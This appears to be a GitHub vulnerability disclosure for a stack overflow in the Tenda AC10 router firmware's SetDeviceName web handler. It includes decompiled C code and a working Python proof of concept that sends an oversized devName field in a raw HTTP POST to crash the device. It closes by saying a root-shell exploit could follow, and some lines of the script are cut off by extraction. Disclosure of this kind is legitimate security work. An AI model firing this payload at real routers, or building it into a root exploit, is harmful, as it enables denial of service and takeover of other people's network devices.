z1r00 Update readme.md History

1 contributor


68 lines (43 sloc) | 1.9 KB ...

Tenda AC10V15.03.06.23 Stack overflow vulnerability

Firmware information

- Manufacturer's address：https://www.tenda.com.cn/
- Firmware download address ： https://www.tenda.com.cn/download/detail-2734.html

Affected version




Vulnerability details

```
void __cdecl formSetDeviceName(webs_t wp, char_t *path, char_t *query)
{
  int err_code; // [sp+18h] [+18h]
  char *dev_name; // [sp+1Ch] [+1Ch]
  char *dev_id; // [sp+20h] [+20h]
  char buff_name[128]; // [sp+24h] [+24h] BYREF
  char buff_vlaue[256]; // [sp+A4h] [+A4h] BYREF
  char ret_buf[32]; // [sp+1A4h] [+1A4h] BYREF

  memset(buff_name, 0, sizeof(buff_name));
  memset(buff_vlaue, 0, sizeof(buff_vlaue));
  memset(ret_buf, 0, sizeof(ret_buf));
  err_code = 0;
  dev_id = websGetVar(wp, "mac", byte_50CF54);
  dev_name = websGetVar(wp, "devName", byte_50CF54);
  if ( set_device_name(dev_name, dev_id) )      // vuln
  {
    sprintf(ret_buf, "{\"errCode\":%d}", 1);
    websTransfer(wp, ret_buf);
  }
  else
  {
    if ( !CommitCfm() )
      err_code = 1;
    sprintf(ret_buf, "{\"errCode\":%d}", err_code);
    websTransfer(wp, ret_buf);
  }
}
```

/goform/SetDeviceName, Called set_device_name in formSetDeviceName, dev_name, dev_id are both controllable



In set_device_name, dev_name will be spliced into sprintf, it is worth noting that the size is not checked, resulting in a stack overflow vulnerability

Poc

```
import socket
import os

li = lambda x : print('\x1b[01;38;5;214m' + x + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + x + '\x1b[0m')

ip = '192.168.0.1'
port = 80

r = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

r.connect((ip, port))

rn = b'\r\n'

p1 = b'a' * 0x300
p2 = b'dev_id=1&devName=' + p1

p3 = b"POST /goform/SetDeviceName" + b" HTTP/1.1" + rn
p3 += b"Host: 192.168.0.1" + rn
p3 += b"User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20
p3 += b"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" + r
p3 += b"Accept-Language: en-US,en;q=0.5" + rn
p3 += b"Accept-Encoding: gzip, deflate" + rn
p3 += b"Cookie: password=1111; curShow=; ac_login_info=passwork; test=A" + rn
p3 += b"Connection: close" + rn
p3 += b"Upgrade-Insecure-Requests: 1" + rn
p3 += (b"Content-Length: %d" % len(p2)) +rn
p3 += b'Content-Type: application/x-www-form-urlencoded'+rn
```

```
p3 += rn
p3 += p2

r.send(p3)

response = r.recv(4096)
response = response.decode()
li(response)
```

You can see the router crash, and finally we can write an exp to get a root shell